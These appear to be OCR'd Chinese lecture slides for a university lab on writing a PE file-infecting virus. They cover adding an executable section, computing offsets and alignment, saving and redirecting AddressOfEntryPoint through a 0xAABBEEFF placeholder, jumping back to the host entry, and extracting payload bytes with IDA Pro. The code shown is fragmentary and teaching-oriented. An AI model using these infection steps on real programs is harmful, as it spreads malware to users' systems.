PE病毒实验要点提示

系统安全与可信计算研究所　陈泽茂

一、PE格式相关的数据结构

payload.cpp | stdafx.cpp | injector.h | virus.cpp | injector.cpp | winnt.h

vdemo | _IMAGE_SECTION_HEADER

```
16279
16280   #define IMAGE_SIZEOF_SHORT_NAME              8
16281
16282   typedef struct _IMAGE_SECTION_HEADER {
16283       BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
16284       union {
16285               DWORD   PhysicalAddress;
16286               DWORD   VirtualSize;
16287       } Misc;
16288       DWORD   VirtualAddress;
16289       DWORD   SizeOfRawData;
16290       DWORD   PointerToRawData;
16291       DWORD   PointerToRelocations;
16292       DWORD   PointerToLinenumbers;
16293       WORD    NumberOfRelocations;
16294       WORD    NumberOfLinenumbers;
16295       DWORD   Characteristics;
16296   } IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
16297
16298   #define IMAGE_SIZEOF_SECTION_HEADER          40
16299
16300   //
16301   // Section characteristics.
16302   //
16303   //      IMAGE_SCN_TYPE_REG                   0x00000000  // Reserved.
16304   //      IMAGE_SCN_TYPE_DSECT                 0x00000001  // Reserved.
16305   //      IMAGE_SCN_TYPE_NOLOAD                0x00000002  // Reserved.
16306   //      IMAGE_SCN_TYPE_GROUP                 0x00000004  // Reserved.
16307   #define IMAGE_SCN_TYPE_NO_PAD                0x00000008  // Reserved.
```

winnt.h

二、填写新节参数的注意事项

1. 指定新节可执行属性

```
payloadSection->Characteristics = IMAGE_SCN_MEM_READ
                                | IMAGE_SCN_MEM_EXECUTE
                                | IMAGE_SCN_CNT_CODE;
```

2. 新节在文件中的偏移

```
payloadSection->PointerToRawData
```

从原最后一节的PointerToRawData、 SizeOfRawData推算。

二、填写新节参数的注意事项

3. 新节在虚拟地址空间中的RVA

payloadSection->VirtualAddress

从原最后一节的VirtualAddress 、 Misc.VirtualSize推算，按OptionalHeader. SectionAlignment对齐。

4. 新节真实数据的大小

payloadSection->Misc.VirtualSize

5. 新节占用空间的大小（满足节对齐要求）

payloadSection->SizeOfRawData


二、填写新节参数的注意事项

节起始位置
在文件中的对齐

lastSection->PointerToRawData


lastSection->SizeOfRawData

n * FileAlignment




二、填写新节参数的注意事项

节起始位置
在内存空间中的对齐



三、AddressOfEntryPoint的修改与保存



三、AddressOfEntryPoint的修改与保存

注意事项：

1. AddressOfEntryPoint存放的是入口代码的RVA，不是它在PE文件上的offset值。
2. 在修改原AddressOfEntryPoint前，要先将它保存起来，然后再修改，否则将来就找不到这个值，从而无法实现从载荷代码中再跳转回原PE文件的执行入口。

三、AddressOfEntryPoint的修改与保存

3. 怎么保存原AddressOfEntryPoint?

① 在载荷代码中预留位置，如特殊编码 0xAABBEEFF

② 在传染代码中，暂存原AddressOfEntryPoint

③ 植入病毒载荷代码

④ 在病毒载荷代码中搜索0xAABBEEFF

⑤ 将0xAABBEEFF 替换成原值。

```
; 跳转回宿主程序的原执行入口
mov eax, ImageBase
add eax, 0xAABBEEFF
jmp eax
```

四、从载荷代码跳转宿主PE文件的原入口点

注意事项：

1. AddressOfEntryPoint存放的是代码的RVA，要跳转到PE文件的原入口点，还必须找到该PE文件的ImageBase。
2. 从PE文件上取到的ImageBase值不可靠，应该动态获取ImageBase，方法与Kernel32基址的获取方法一样。

```
; 跳转回宿主程序的原执行入口
mov eax, ImageBase
add eax, AddressOfEntryPoint
jmp eax
```

```
0:000> dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
   +0x000 Length                  : Uint4B
   +0x004 Initialized             : UChar
   +0x008 SsHandle                : Ptr32 Void
   +0x00c InLoadOrderModuleList   : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress         : Ptr32 Void
   +0x028 ShutdownInProgress      : UChar
   +0x02c ShutdownThreadId        : Ptr32 Void
```

- InMemoryOrderModuleList ← Ldr + 0x14
- InMemoryOrderModuleList指向一个链表，表上存放装载到进程空间的各个程序模块信息。该链表的第一个节点存放的就是exe模块自身的信息。

五、载荷代码的抽取

a) 把载荷功能写成一个函数


b) 在IDA Pro里找到载荷代码

小技巧：借助源码级调试器找到载荷代码的反汇编信息，再以此线索在IDA Pro中定位载荷代码。

c) 在IDA Pro的反汇编视图中选择这些代码

d) 用IDA Pro的“Edit/Export Data”菜单命令，将这些代码导出为数组。

五、载荷代码的抽取


IDA View-A
Hex View-2
Hex View-1
.text:000000014000102C 48 81 EC 80 00 00+
.text:0000000140001033 48 8D 54 24 20
.text:0000000140001038 8B 02
.text:000000014000103A 48 85 D2
.text:000000014000103D 74 0C
.text:000000014000103F 48 8D 0D BA 11 00+
.text:0000000140001046 E8 25 00 00 00
.text:000000014000104B
.text:000000014000104B
.text:000000014000104B 48 8B 4D 00
.text:000000014000104F 48 33 CD
.text:0000000140001052 E8 89 00 00 00
.text:0000000140001057 48 8D 65 10
.text:000000014000105B 5D
.text:000000014000105C C3
.text:000000014000105C
.text:000000014000105C
.text:000000014000105C
.text:000000014000105C
.text:000000014000105D
.text:000000014000105D CC CC CC
.text:0000000140001060
00000452 0000000140001052: test_alloca+42 (Synchronized with Hex View-
Export data
Export as
hex string (unspaced)
hex string (spaced)
string literal
C unsigned char array (hex)
C unsigned char array (decimal)
initialized C variable
raw bytes
Save data to clipboard
Preview
unsigned char ida_chars[] =
{
0x8B, 0x02, 0x48, 0x85, 0xD2, 0x74, 0x0C, 0x48, 0x8D, 0x0D,
0xBA, 0x11, 0x00, 0x00, 0xE8, 0x25, 0x00, 0x00, 0x00, 0x48,
0x8B, 0x4D, 0x00, 0x48, 0x33, 0xCD, 0xE8, 0x89, 0x00, 0x00,
0x00
};
Line:1 Column:1
Output file
export_results.txt
...
Export
Cancel